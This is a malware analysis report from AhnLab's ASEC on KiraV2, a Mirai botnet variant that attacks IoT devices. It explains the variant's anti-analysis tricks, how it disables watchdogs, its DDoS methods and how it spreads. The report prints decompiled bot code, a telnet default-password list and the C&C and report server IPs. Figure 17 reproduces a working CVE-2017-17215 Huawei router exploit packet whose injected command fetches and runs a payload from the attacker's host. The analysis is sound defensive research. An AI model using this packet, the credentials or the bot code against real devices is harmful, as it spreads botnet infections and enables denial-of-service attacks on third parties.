ASEC Report

Vol.100

AhnLab

Contents

ASEC Report Vol.100 2020 Q3

ASEC (AhnLab Security Emergency-response Center) is a global security response group consisting of malware analysts and security experts. This report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

New Mirai Variant Targets IoT Devices

Mirai malware surfaced for the first time in 2016. It was notorious for infecting Internet of Things (IoT) devices across the globe and using botnets to launch distributed denial-of-service (DDoS) attacks. After the source code for Mirai was published, there was an influx of attackers using Mirai to infect IoT devices and perform DDoS attacks on their targets. And to this day, diverse variants of Mirai are still widely distributed online.

The recent variants of Mirai that are being distributed has an additional remote code execution vulnerability than that of the previous source code. This is to secure the botnet by infecting more vulnerable IoT devices. In other words, it means that the recent variants of Mirai scan connectible devices for vulnerability and use remote code execution vulnerability to distribute the malware on vulnerable devices. Among the variants of Mirai, KiraV2 malware is one of the main variants that have a remote code execution vulnerability attack routine for mass distribution. KiravV2 has become an improved and enhanced version of Mirai malware when it comes to distribution methods.

Due to the advent of COVID-19, employees working from home using remote devices are increasing in numbers. Following this trend, experts must pay close attention to Mirai malware, as its pool of potential targets have expanded. This analysis report will introduce the key characteristics and attack flow of KiraV2, a variant of Mirai malware. Also, a comparison of the two malware will be made based on the different attack flow.

1. Static Analysis of KiraV2 Malware

KiraV2 malware removed unnecessary source codes from the original source code of Mirai and added a new routine to further distribute the malware. This malware also shows signature string name 'KiraV2,' as intended by the malware operator. However, recently various other non-Mirai malware that uses parts of Mirai's source code, such as gafgyt, was also found.

KiraV2's overall features are very similar to that of Marai's. KiraV2 malware's primary goal is to launch DDoS attacks. KiraV2 is equipped with various features to distribute itself to vulnerable IoT devices in order to acquire various botnets. It also uses the same routines used by Mirai and targets IoT devices with embedded Linux OS and busybox installed. For its vulnerability attack, KiraV2 mainly targets two types of devices: MVPower DVR with JAWS Web Server installed and Huawei routers.

Commonly, Mirai malware uses telnet brute-force attacks, also known as telnet dictionary attacks, against vulnerable devices to obtain sensitive information, such as account information, to login and download malware from external sources. However, analysis on recently distributed variants revealed that Mirai's variants have the feature of spreading themselves to vulnerable devices using remote code execution vulnerability. Likewise, KiraV2 also has an added remote code execution vulnerability attack routine for distribution.

Typically, Windows OS installed in desktops and servers are based on x86 and x64 CPU architecture. To match this, malware that target Windows are created as executables in a PE format to target x86 and x64 architecture. However, embedded Linux installed in IoT devices support various CPU environments, and malware that target these environments must be able to target not only x86 and x64, but also various other architecture, such as arm, mips, m68, sparc, and sh4.

To support these various architecture, Mirai uses uClibc cross compiler. To build a malware that targets Linux server and desktop environments, glibc is commonly used. However, since Mirai targets embedded Linux, uClibc-based cross compiler was used.

Same goes for KiraV2; uClibc-based cross compiler was used to develop KiraV2. Current analysis sample is based on ELF binary of x86 architecture, but Mirai-type malware are cross-compiled and spreads to other architecture, such as arms and mips.

As mentioned above, along with their interaction with architecture and library, one of the key characteristics of an IoT malware is the way in which it was built. When building the library dynamically, the malware cannot run normally unless there is a dynamic library, such as the uClibc in the distribution target. Thus, most of the malware that targets IoT devices are distributed with static libraries.

2. Attack Flow

Now, let's compare the execution method and attack flow of Mirai and it's variant, KiraV2. As shown in Figure 1, KiraV2's attack flow has an added vulnerability distribution stage that does not exist in Mirai.



Figure 1. Attack flow of KiraV2

Key Features per Phase

a. Bot

.... a.1. Reset: Mirai and KiraV2 encode and store most of the strings, including the C&C server address, and decrypt the strings for future use. To do this, they first reset the encoded strings. There are also other routines in which the strings can be executed via the analysis disruption technique and daemon process.

.... a.2. Keep Alive: Prevents system reboot via watchdog.

.... a.3. Terminates Other Malware: Searches for process name and delete processes with specific names of the existing malware.

.... a.4. Distributed Denial-of-Service Attack (DDoS): Supports various types of DDoS attacks, such as TCP Ack Flooding and UDP Flooding.

.... a.5. Distribution: Launches dictionary attack on IoT devices with vulnerable account information (ID/PW). KiraV2 adds a distribution routine that uses remote code execution vulnerability in addition to Mirai's distribution methods.

b. C&C Server and DB Server

.... b.1. C&C Server: Uses DB server to manage infected IoT servers. It can receive commands from attackers to perform DDoS attack commands on infected IoT devices.

.... b.2. DB Server: Mirai uses DB server to manage various infected devices.

c. Report Server and Loader

.... c.1. Report Server: Sends key information, such as IP address of vulnerable IoT devices and account information, (ID/PW) received from the Bot to the Loader.

.... c.2. Loader: Uses info on vulnerable IoT devices, received from report servers to login, download, and run additional malware. Original source code for Mirai uses wget, tftp, and echo to spread to other devices.

Currently, KiraV2 can only secure the bot binary, but its operation method is similar to to that of Marai's. Because of this, it can be assumed that the C&C server DB server, report server and loader mechanism used by Mirai are also used by KiraV2.

We went through KiraV2's attack method using the attack flow chart of Figure 1. Now, let us take a closer look at the difference between Mirai and KiraV2 by going over the key characteristics of each malware per attack phase.

3. Reset

3.1. C&C Server Address

Mirai hides the C&C address via anti-debugging technique using signal() function. signal() function is a function that is used to register handler function, which handles a specific signal. As shown in Figure 2, it registers function that returns the real C&C address as a handler for SIGTRAP signal. Afterward, to disrupt analysis, it acquires a fake C&C address. Before communicating with the C&C server, it uses raise() function to raise SIGTRAP signal and makes signal recipient invoke handler function, previously registered as signal() function, to return the real C&C address.

By performing this action, even if the signal is raised via the raise() function during the analysis in the debugging environment, the signal will only be handled by the debugger and the handler function will remain hidden. If debugging is not involved, then Mirai normally executes the handler function that was previously registered to obtain the real C&C address.

```
signal(0x11, 1);
signal(5, anti_gdb_entry);
LOCAL_ADDR = util_local_addr();
srv_addr = 2;
C2_addr = inet_addr((int)"VAMPWROTESATORI");
C2_port = 0xF50E;
table_init();
resolve_func = resolve_cnc_addr;
```

```
void anti_gdb_entry()
{
  resolve_func = resolve_cnc_addr;
}
```

Figure 2. Registration of signal handler and fake C&C address

KiraV2, on the other hand, uses the signal() function to register the handler for the SIGTRAP signal. However, instead of using the anti-debugging technique, which utilizes the raise() function, it directly importsthe hard-coded C&C address, as shown in Figure 3. It can be assumed that the developer of this malware did not consider the debugging routine realized in Mirai as a necessary feature. The C&C server address of KiraV2 malware is as follows:

- **C&C server address:** 165.232.36[.]42:8985

```
int resolve_cnc_addr()
{
  table_unlock_val(1u);
  C2_addr = 0x2A24E8A5;                         // 0xA5E8242A : 165.232.36.42
  C2_port = *(_WORD *)table_retrieve_val(1, 0); // 0x2319 : 8985
  return table_lock_val(1);
}
```

Figure 3. Hard-coded IP address

3.2. Anti-analysis Technique

As explained in the previous section, KiraV2 and Mirai have different ways of approaching debugging techniques. On the other hand, they utilize the same anti-analysis technique of changing the process name. In order to check the process name, command ps can be used. Otherwise, procfs, which is a /proc file of Linux that contains process and system information can be looked up.

The routine of changing process name is shown in Figure 4. It first creates a random data and changes the string located at argv[0] inside the memory of a process. Afterward, 'ps' command or 'cat /proc/$pid/cmdline' command result can be used to check the process name, which has been changed to a new value.

```
rand_alpha_str(rand_procName, v7);
rand_procName[v7] = 0;
util_strcpy(*argv_1, rand_procName);          // argv[0]
util_zero(rand_procName, 32);
v8 = rand_next();
v9 = util_strlen(*argv_1);
v10 = v8 % (20 - v9) + util_strlen(*argv_1);
rand_alpha_str(rand_procName, v10);
rand_procName[v10] = 0;
prctl(0xF, (unsigned int)rand_procName, v27, v28, v30);// 0xF = PR_SET_NAME
```

Figure 4. Process name change routine

The second method is using the prctl() function. The malware sets and sends PR_SET_NAME, which is an option for changing process name and random name as parameters of 'prctl()' function. Afterwards, command results of process names, such as 'cat /proc/$pid/comm' and 'cat /proc/$pid/stat,' changes to random values, as shown in Figure 5.

```
root@kali:~# ps -f 21304
UID          PID  PPID  C STIME TTY      STAT   TIME CMD
root     21304 21082  0 10:32 pts/0    t+     0:00 /root/Desktop/test
root@kali:~# echo "After change"
After change
root@kali:~# ps -f 21304
UID          PID  PPID  C STIME TTY      STAT   TIME CMD
root     21304 21082  0 10:32 pts/0    t+     0:00 ?G?GDg}P?SG}G[g`bHy
root@kali:~# cat /proc/21304/cmdline
G GDg}PSG}G[g`bHyroot@kali:~#
root@kali:~# cat /proc/21304/comm
gDlDfySgz}`D]z
root@kali:~# cat /proc/21304/stat
21304 (gDlDfySgz}`D]z) t 21082 21082 3589 34816 21082 1077936128 63 0 0 0 0
 1 0 0 20 0 1 0 149652 241664 17 4294967295 134512640 134576332 3218171616
0 0 0 2 69632 16 1 0 0 17 0 0 0 0 0 0 134578176 134581552 164564992 3218179
483 3218179502 3218179502 3218182121 0
```

Figure 5. Process names that have randomly changed values in "/root/Desktop/test"

3.3. Reset String

Mirai encodes and stores most of the strings. It decodes them and uses them only when they are needed. The strings include the C&C server address/port no., report server address/port no. and strings used later on in the stage. KiraV2, on the other hand, encodes and stores port no. of the C&C server and report server, but does not encode server address. Instead, it stores them hard-coded. Along with the previously confirmed C&C server, the address of the report server is also hardcoded. Figure 6 is an encoding table of KiraV2.

```
v0 = malloc(2);
util_memcpy(v0, &unk_8056BDC, 2);            // 1 - 0x2319 : 8985
dword_805B9A8 = v0;
word_805B9AC = 2;
v1 = malloc(2);
util_memcpy(v1, &unk_8056BDF, 2);            // 2 - 0x2501 : 9473
dword_805B9B0 = v1;
word_805B9B4 = 2;
v2 = malloc(7);
util_memcpy(v2, &unk_8056BE2, 7);            // 3 - KiraV2
dword_805B9B8 = v2;
word_805B9BC = 7;
v3 = malloc(6);
util_memcpy(v3, &unk_8056BEA, 6);            // 4 - shell
```

Figure 6. Encoding table

1. 0x2319	11. /bin/busybox ps	21. /etc/resolv.conf	31. X19I239124UIU
2. 0x2501	12. assword	22. nameserver	32. 14Fa
3. KiraV2	13. ogin	23. /dev/watchdog	33. %s %s HTTP
4. shell	14. enter	24. /dev/misc/watchdog	34. luYgujelgn
5. enable	15. /proc/	25. /dev/FTWDT101_watchdog	35. dlr.
6. system	16. /exe	26. /dev/FTWDT101 watchdog	36. .arm
7. sh	17. /fd	27. /dev/watchdog0	37. .mips
8. /bin/busybox DEMONS	18. maps	28. /etc/default/watchdog	38. .mpsl
9. DEMONS: applet not found	19. /proc/net/tcp	29. /sbin/watchdog	39. .x86_x64
10. ncorrect	20. Tsource Engine Query	30. dvrHelper	40. .x86
			41. Etc. (Dummy data)

Table 1. List of encoded data by number

After using the string, it gets encoded back. This is an analysis disruption technique to prevent decoded strings from being checked even when dumping memory. The encoding routine is decoded via the same routine, as shown in Figure 7. This 4-byte key-value becomes XOR 1 byte at a time, so these strings are practically 1-byte XOR-encoded. The key here is 0xB33FD34D, but the key that encodes strings is 0x12 byte.

```
v1 = &table[2 * a1];
result = table_key_0x12;
if ( *((_WORD *)v1 + 2) )
{
  v3 = table_key_0x12;
  v4 = (unsigned int)table_key_0x12 >> 8;
  v5 = (unsigned int)table_key_0x12 >> 16;
  v7 = HIBYTE(table_key_0x12);
  v6 = 0;
  do
  {
    *(_BYTE *)(*v1 + v6) ^= v3;
    *(_BYTE *)(*v1 + v6) ^= v4;
    *(_BYTE *)(*v1 + v6) ^= v5;
    *(_BYTE *)(*v1 + v6++) ^= v7;
    result = v1[1] & 0xFFFF;
```

```
                public table_key_0x12
table_key_0x12  dd  0B33FD34Dh
```

Figure 7. Encoding algorithm

3.4. Standalone Execution

Mirai and KiraV2 both use port numbers to execute standalone. Locally, the malware bind() port 9473 (0x2501), which is the port number for the local address. Whether other processes are currently using this port can be checked based on the result of this action. If failed, the malware assumes that the port is bound to other processes, and force terminates the process using this port number. If successful, the malware listen() and steals the port number.

3.5. Confirm Normal Execution

If all the processes up to this point were normally run, Mirai prints 'listening tun0' string. The reason why original Mirai prints the string is because during distribution, telnet is used to execute the malware, and whether the bot was normally installed or not can be checked

with the string it printed. In this regard, KiraV2 is just like Mirai except it prints 'KiraV2' string, designated by the attacker. This is the most unique aspect of KiraV2. This string is encoded and obtained after going through previously mentioned decoding function. Figure 8 shows the printed string and daemon of KiraV2.

```
table_unlock_val(3u);
decstr_KiraV2 = (const void *)table_retrieve_val(3, (int *)&len);// KiraV2
write(1, decstr_KiraV2, len);
write(1, "\n", 1u);
table_lock_val(3u);
if ( fork() <= 0 )
{
  v31 = setsid();
  close(0);
  close(1);
  close(2);
```

Figure 8. Printed KiraV2 string and daemon

To to operate as a daemon process, KiraV2 performs fork(), authorizes new session, and close() STDIN, STDOUT, STDERR. Lastly, it runs these functions, periodically communicates with the C&C server, receives the command, and executes it. DDoS botnet receives DDoS attack targets, and attack techniques from the C&C server.

4. Prevent Reboot: Keep Alive

Situation where IoT devices get unintentionally trapped inside an infinite loop do occur, and IoT devices use watchdog to prevent such issues. In an environment where watchdog timer is set, a routine where a program running in the system periodically resets counter value must be executed. If the system is in an undesirable situation, such as being trapped inside an infinite loop and no responses are taken, the timer count will reach its limit, resulting in watchdog rebooting the system and allowing the system to operate normally.

Mirai deactivates this watchdog feature. Specifically, for /dev/watchdog and /dev/misc/watchdog, it gives WDIOC_SETOPTIONS (0x80045704) as parameter of ioctl() function and calls the function to deactivate watchdog, which prevents device from rebooting.

As shown in Figure 9, KiraV2 additionally attempts to deactivate watchdog for /dev/FTWDT101_watchdog, /dev/FTWDT10 watchdog, /dev/watchdog0, /etc/default/watchdog, /sbin/watchdog. This means that KiraV2 targets more devices than Mirai does.

```
v1 = (char *)table_retrieve_val(0x17, 0); // /dev/watchdog
fd = open(v1, 2, v11);
if ( fd == -1 )
{
  v5 = (char *)table_retrieve_val(0x18, 0);// /dev/misc/watchdog
  fd = open(v5, 2, v12);
  if ( fd == -1 )
  {
    v6 = (char *)table_retrieve_val(0x19, 0);// /dev/FTWDT101_watchdog
    fd = open(v6, 2, v13);
    if ( fd == -1 )
    {
      v7 = (char *)table_retrieve_val(0x1A, 0);// /dev/FTWDT101 watchdog
      fd = open(v7, 2, v14);
      if ( fd == -1 )
      {
        v8 = (char *)table_retrieve_val(0x1B, 0);// /dev/watchdog0
        fd = open(v8, 2, v15);
        if ( fd == -1 )
        {
          v9 = (char *)table_retrieve_val(0x1C, 0);// /etc/default/watchdog
          fd = open(v9, 2, v16);
          if ( fd == -1 )
          {
            decstr = (char *)table_retrieve_val(0x1D, 0);// /sbin/watchdog
            fd = open(decstr, 2, v17);
```

Figure 9. Attempts to deactivate watchdog

Additionally, after attempting to deactivate watchdog using WDIOC_SETOPTIONS (0x80045704), it visits iterations periodically as shown in Figure 10, gives WDIOC_KEEPALIVE (0x80045705) as a parameter of ioctl() function and calls the function to reset timer to prevent reboot.

```
ioctl(fd, 0x80045704, (int)&v18, v2);
while ( 1 )
{
  ioctl(fd, 0x80045705, 0, v4);
  sleep(10);
}
```

Figure 10. Watchdog timer reset iteration

```
public KillStructure
dd offset a902i13       ; DATA XREF: killerinit+23↑r
                        ; "902i13"
dd offset aBzsxlxbxey   ; "BzSxLxBxeY"
dd offset aHohoLugo7    ; "HOHO-LUGO7"
dd offset aHohoU79ol    ; "HOHO-U79OL"
dd offset aJuyfouyf87   ; "JuYfouyf87"
dd offset aNigger69xd   ; "NiGGeR69xd"
dd offset aSo190ij1x    ; "SO190Ij1X"
dd offset aLolkikeeedde ; "LOLKIKEEEDDE"
dd offset aEkjheory98e  ; "ekjheory98e"
dd offset aScansh4      ; "scansh4"
dd offset aMdma         ; "MDMA"
dd offset aFdevalvex    ; "fdevalvex"
dd offset aScanspc      ; "scanspc"
dd offset aMeltedninjarea ; "MELTEDNINJAREALZ"
dd offset aFlexsonskids ; "flexsonskids"
dd offset aScanx86      ; "scanx86"
dd offset aMisakiU79ol  ; "MISAKI-U79OL"
dd offset aFoaxi102kxe  ; "foAxi102kxe"
dd offset aSwodjwodjwoj ; "swodjwodjwoj"
```

Figure 11. Name of target processes for force termination

5. Force Quit: Killer

To deal with situation where IoT device is infected by another malware, Mirai looks up malware processes and force terminates matching ones. Q Bot and Zollard, were among the malware it targets. KiraV2, which was developed much later than Mirai, targets 321 IoT malware, including "Tsunami," "Owari," "miori," "Okami," and "Omni," which are some of the malware that was previously distributed. Processes included in the targets, once names of these processes are found, all are force-terminated. Figure 11 shows the name of processes designated as a force termination target.

6. DDoS Attack

Mirai malware has various DDoS attack functions stored, which is executed when the C&C server executes a DDoS attack against specific targets. Table 2 shows details regarding Marai's DDoS attack techniques.

attack_udp_generic()	UDP Flooding Attack.
attack_udp_plain()	UDP Flooding Attack Optimized for Speed.
attack_udp_vse()	VSE (Valve Source Engine) Query Flooding Attack Using UDP. Flooding TSource Engine Query in Game Server.
attack_udp_dns()	DNS Water Torture Attack.
attack_tcp_syn()	TCP SYN Flooding Attack.
attack_tcp_ack()	TCP ACK Flooding Attack.
attack_tcp_stomp()	TCP STOMP (Simple Text Oriented Messaging Protocol) Flooding Attack.
attack_gre_ip()	GRE (Generic Routing Encapsulation) IP Flooding Attack.
attack_gre_eth()	GRE Ethernet Flooding Attack.
attacp_app_http()	HTTP GET / POST Flooding Attack.

Table 2. Mirai's DDoS attack techniques

DDoS attack functions defined in KiraV2 on the other hand, adds or removes certain attack methods, as shown in Table 3.

attack_method_udpgeneric()	UDP Flooding Attack.
attack_method_udpplain()	UDP Flooding Attack Optimized for Speed.
attack_method_udphex()	UDP Flooding Attack Sending Specific Hex Values, not Random Strings.
attack_method_udpvse()	VSE (Valve Source Engine) Query Flooding Attack Using UDP. Flooding TSource Engine Query in Game Server.
attack_method_nudp()	Explained Below.
attack_method_std()	STD Flooding Attack.
attack_tcp_stomp()	STD Flooding Attack Sending Specific Hex Values.

attack_method_stdhex()	STD Flooding Attack Sending Specific Hex Values.
attack_method_tcpack()	TCP ACK Flooding Attack.
attack_method_tcpstomp()	TCP STOMP (Simple Text Oriented Messaging Protocol) Flooding Attack.
attack_method_tcpxmas()	TCP XMASD Flooding Attack.
attack_method_gre_ip()	GRE (Generic Routing Encapsulation) IP Flooding Attack.

Table 3. KiraV2's DDoS attack techniques



Figure 12. List of KiraV2's DDoS functions

Figure 12 shows KiraV2's DDoS functions. Unlike other ordinary functions, attack_method_nudp() function is not a DDoS attack function, and it shows surprising similarity to that of the function introduced in the "UDP_BYPASS attack" section of the following analysis report.

[Reference: https://www.trendmicro.com/en_us/research/19/l/DDoS-attacks-and-iot-exploits-new-activity-from-momentum-Botnet.html]

attack_method_nudp() function sends various service-related payloads, such as TeamSpeak, Ctrix, SNMPv3, SSDP, and RIP, to attack targets, as shown in Figure 13. All the payloads sent are

packets with a purpose to check whether the services are operating in the target device. This means that when this function is called, packets that target each of the various services are repeatedly sent to target systems, and if matching services exist, the systems become loaded to handle the packets.

```
v28 = &unk_80558A4;                     // SMNPv3 - GetRequest
v29 = &unk_80558E1;                     // XDMCP (X Display Manager Control Protocol) - X11 xdmcp query
v30 = &unk_80558EC;                     // Microsoft Active Directory - Connectionless LDAP
v31 = &unk_8055920;                     // SSLP - Service Agent Advertisement Message
v32 = &unk_8055958;                     // IKE (Internet Key Exchange) version 1 - phase 1 Main Mode
v33 = &unk_80559F5;                     // RIP (Routing Informatioin Protocol) v1
v34 = &unk_8055A0E;                     // IPMI (Intelligent Platform Management Interfa) - RMCP Get Channel Auth
v35 = "SNQUERY: 127.0.0.1:AAAAAA:xsvr"; // Mac OS X Server - Serialnumbered
v36 = &unk_8055A26;                     // OpenVPN
v37 = &unk_80557FF;                     // MS-SQL - ping attempt
v38 = &unk_8055A38;                     // Citrix MetaFrame application browser service
v39 = "M-SEARCH * HTTP/1.1\r\n"         // SSDP - request message
      "HOST: 255.255.255.255:1900\r\n"
      "MAN: \"ssdp:discover\"\r\n"
      "MX: 1\r\n"
      "ST: urn:dial-multiscreen-org:service:dial:1\r\n"
      "USER-AGENT: Google Chrome/60.0.3112.90 Windows\r\n"
      "\r\n";
v40 = &unk_8055A58;                     // DNS-SD (DNS Service Discovery)
v41 = &unk_8055A88;                     // TeamSpeak 2 - UDP port service detection
v42 = &unk_8055B40;                     // TeamSpeak 3 - UDP port service detection
```

Figure 13. Details of attack_method_nudp() function

7. Distribution Method

Now, let's examine how the malware is being distributed. It may be one of the most important feature of all. Mirai first attempts to establish telnet communication with a random IP bandwidth. Afterward, it attempts to login by launching a dictionary attack that uses vulnerable password, such as "root / 12345," and "admin / 1111," targeting environment where telnet is installed. This shows that Mirai targets devices with vulnerable telnet account info.

Upon successful login and confirming the installation of busybox, it sends IP and account info to the report server. Report server sends the result to loader, and loader uses this info to login and download additional malware.

KiraV2 on the other hand, retains the distribution routine above as well as 2 additional vulnerability distribution features. It first uses sysconf(_SC_NPROCESSORS_ONLN) function to confirm the numbers of current CPU cores. If 2 or more CPU cores are found, it uses the telnet dictionary attack distribution method mentioned above. If there is only 1 CPU, it randomly selects one of the 2 vulnerability attacks and proceeds with the selected attack.

Reference - Report Server and Loader

AhnLab's analysis sample is a bot, and information on the C&C server and report server were not found. But since the bot itself has a similar structure to Mirai, the original malware, it is assumed that the unconfirmed aspects also have a similar structure.

When the bot from Mirai sends address and account info of vulnerable device to the report server, the report server sends the received info to loader. Loader is a feature that spreads the malware, and uses received address & account info to telnet login into a vulnerable device. After logging in, the 3 following methods are used to install Mirai.

The first and the second method is using wget and tftp command provided by busybox. These are methods of using the commands that have external download features to download and run Mirai bot. The third method is using echo, and this is used when wget and tftp command cannot be used. It gives -ne with an option of echo command, and with parameter, designates and calls a small downloader malware payload that exists inside memory. Echo is a command to print strings, but in this case, it prints binary value, redirects the printed binary value to file path, creates a file, and then executes the created file.

Malware that is created using echo is a small-sized downloader malware that only has the feature of externally downloading and running real bot. This method is the method of creating and running a downloader malware that is equipped with the external download feature like wget and ftp command. In an environment where programs, such as wget and ftp are non-existent, the malware can only use echo to send and create payload.

7.1. Telnet Dictionary Attack

In this section, we will go over the telnet dictionary attack of KiraV2. Dictionary attack is near-identical to the routine of Mirai. The difference is that it has a much smaller telnet account information list—that is used in dictionary attack—than Mirai, and that it uses]DEMONS] strings rather than]MIRAI] strings.

Figure 14 shows account information used in telnet dictionary attack of KiraV2.

```
add_auth_entry((int)"509=:", (int)"509=:", 10);// admin / admin
add_auth_entry((int)"&;; ", (int)"\"=.,\"", 9);// root / vizxv
add_auth_entry((int)"&;; ", (int)"509=:", 9);// root / admin
add_auth_entry((int)"&;; ", (int)&unk_8056DF9, 10);// root / Zte521
add_auth_entry((int)"0125!8 ", (int)&unk_8055800, 7);// default /
add_auth_entry((int)"0125!8 ", (int)&unk_8056E08, 15);// default / OxhlwSG8
add_auth_entry((int)"0125!8 ", (int)&unk_8056E11, 15);// default / S2fGqNFs
add_auth_entry((int)"0125!8 ", (int)&unk_8056E1A, 14);// default / lJwpbo6
add_auth_entry((int)"'!$$;& ", (int)"'!$$;& ", 14);// support / support
add_auth_entry((int)"!'1&", (int)"!'1&", 8);// user / user
add_auth_entry((int)"3!1' ", (int)"efg`a", 10);// guest / 12345
add_auth_entry((int)"509=:", (int)"efg`", 9);// admin / 1234
add_auth_entry((int)"&;; ", (int)"<!: acam", 12);// root / hunt5759
add_auth_entry((int)"&;; ", (int)"g1$a#f!", 11);// root / 3ep5w2u
```

Figure 14. Account info used in telnet dictionary attack

(admin / admin), (root / vizxv), (root / admin) , (root / Zte521) , (default / 없음) , (default / OxhlwSG8) , (default / S2fGqNFs) , (default / lJwpbo6) , (support / support) , (user / user) , (guest / 12345) , (admin / 1234) , (root / hunt5759) , (root / 3ep5w2u)

Table 4. List of ID/PW used in telnet dictionary attack

Note that Mirai only targets IoT devices where busybox is installed. It performs telnet login for the target, and once logged in, it runs "/bin/busybox MIRAI" command. Since a program 'MIRAI' normally does not exist in busybox, running the command will most likely result in printing of the result value 'MIRAI: applet not found.' Whether busybox is installed can be checked via this result value since a different value will be returned, if busybox is not installed in a device.

Note - busybox

IoT devices often use embedded Linux OS. Unlike desktop and Linux OS for server, it is challenging for embedded Linux to support diverse commands as its resources are limited. Therefore, all systems with embedded Linux environment have a utility program that supports Linux commands called busybox. User access this program to find necessary commands. Therefore, Mirai only targets environment where busybox is installed. If busybox is not installed, commands that are used to spread the malware following telnet connection are not supported and this can significantly affect the success of distribution.

Figure 15 shows KiraV2's routine that checks whether busybox is installed. In case of KiraV2, it runs '/bin/busybox DEMONS' command instead of '/bin/busybox MIRAI' command, and following this, the scan result value is 'DEMONS: applet not found' instead of 'MIRAI: applet not found.'

```
table_unlock_val(8u);
decstr_bin_busybox_DEMONS = table_retrieve_val(8, &v126);// /bin/busybox DEMONS
send(*(_DWORD *)(v29 + 4), decstr_bin_busybox_DEMONS, v126, 0x4000);
send(*(_DWORD *)(v29 + 4), 134567932, 2, 0x4000);
table_lock_val(8u);
*(_DWORD *)(v29 + 12) = 10;
goto LABEL_105;
case 0xA:
  table_unlock_val(0xAu);
  decstr_ncorrect = table_retrieve_val(0xA, &v126);// ncorrect
  if ( util_memsearch(v104, *(_DWORD *)(v29 + 24), decstr_ncorrect, v126 - 1) == -1 )
  {
    table_lock_val(0xAu);
    table_unlock_val(9u);
    decstr_DEMONS:_applet_not_found = table_retrieve_val(9, &v126);// DEMONS: applet not found
    i = util_memsearch(v104, *(_DWORD *)(v29 + 24), decstr_DEMONS:_applet_not_found, v126 - 1);
    table_lock_val(9u);
```

Figure 15. KiraV2's routine that checks whether busybox is installed

The final difference is that in Mirai, address and port no. of report server are encoded, but in KiraV2, just like C&C server, IP address of report server is hard-coded, and only port no. is encoded. Figure 16 shows KiraV2's routine of finding report server address. To use IP address

as parameter of function, it needs to be converted first. The attacker however, used this string without converting it. Because of this, the string's address 0x08056e51 inside memory, or IP address "81.110.5.8" becomes the connection address instead of IP address "131.153.18.72." It can be assumed that this is not an intentional trick, but rather, a developer's mistake. KiraV2 malware's report server address is as follows:

- **The report server address assumed to be the attacker's target:** 131.153.18[.]72:9473
- **The actual report server address that the malware attempts to connect:** 81.110.5[.]8:9473

```
reportC2 = "131.153.18.72";// Assumed as mistake
HIWORD(reportPort) = *(_WORD *)table_retrieve_val(2, 0);// 0x2501 (9473) :  Port of Report Server
table_lock_val(2u);
```

Figure 16. Routine to find report server address

7.2. CVE-2017-17215: Remote Command Execution Vulnerability

CVE-2017-17215 vulnerability is a remote command execution vulnerability that exists in the Huawei router. This is a vulnerability that allows the attacker to send modified packet to the vulnerable device and execute the commands remotely.

```
util_strcpy(
  v34 + 70,
  "POST /ctrlt/DeviceUpgrade_1 HTTP/1.1\r\n"
  "Content-Length: 430\r\n"
  "Connection: keep-alive\r\n"
  "Accept: */*\r\n"
  "Authorization: Digest username=\"dslf-config\", realm=\"HuaweiHomeGateway\", nonce=\"88645cefb1f9ede0e"
  "336e3569d75ee30\", uri=\"/ctrlt/DeviceUpgrade_1\", response=\"3612f843a42db38f48f59d2a3597e19c\", algo"
  "rithm=\"MD5\", qop=\"auth\", nc=00000001, cnonce=\"248d1a2560100669\"\r\n"
  "\r\n"
  "<?xml version=\"1.0\" ?><s:Envelope xmlns:s=\"http://schemas.xmlsoap.org/soap/envelope/\" s:encodingSt"
  "yle=\"http://schemas.xmlsoap.org/soap/encoding/\"><s:Body><u:Upgrade xmlns:u=\"urn:schemas-upnp-org:se"
  "rvice:WANPPPConnection:1\"><NewStatusURL>$(busybox wget -g 165.232.36.42 -l /tmp/bigH -r /bins/jKira.m"
  "ips;chmod 777 /tmp/bigH;/tmp/bigH huawei.rep.mips;rm -rf /tmp/bigH)</NewStatusURL><NewDownloadURL>$(ec"
  "ho HUAWEIUPNP)</NewDownloadURL></u:Upgrade></s:Body></s:Envelope>\r\n"
  "\r\n");
```

Figure 17. Packet used to attack the vulnerability in the Huawei router

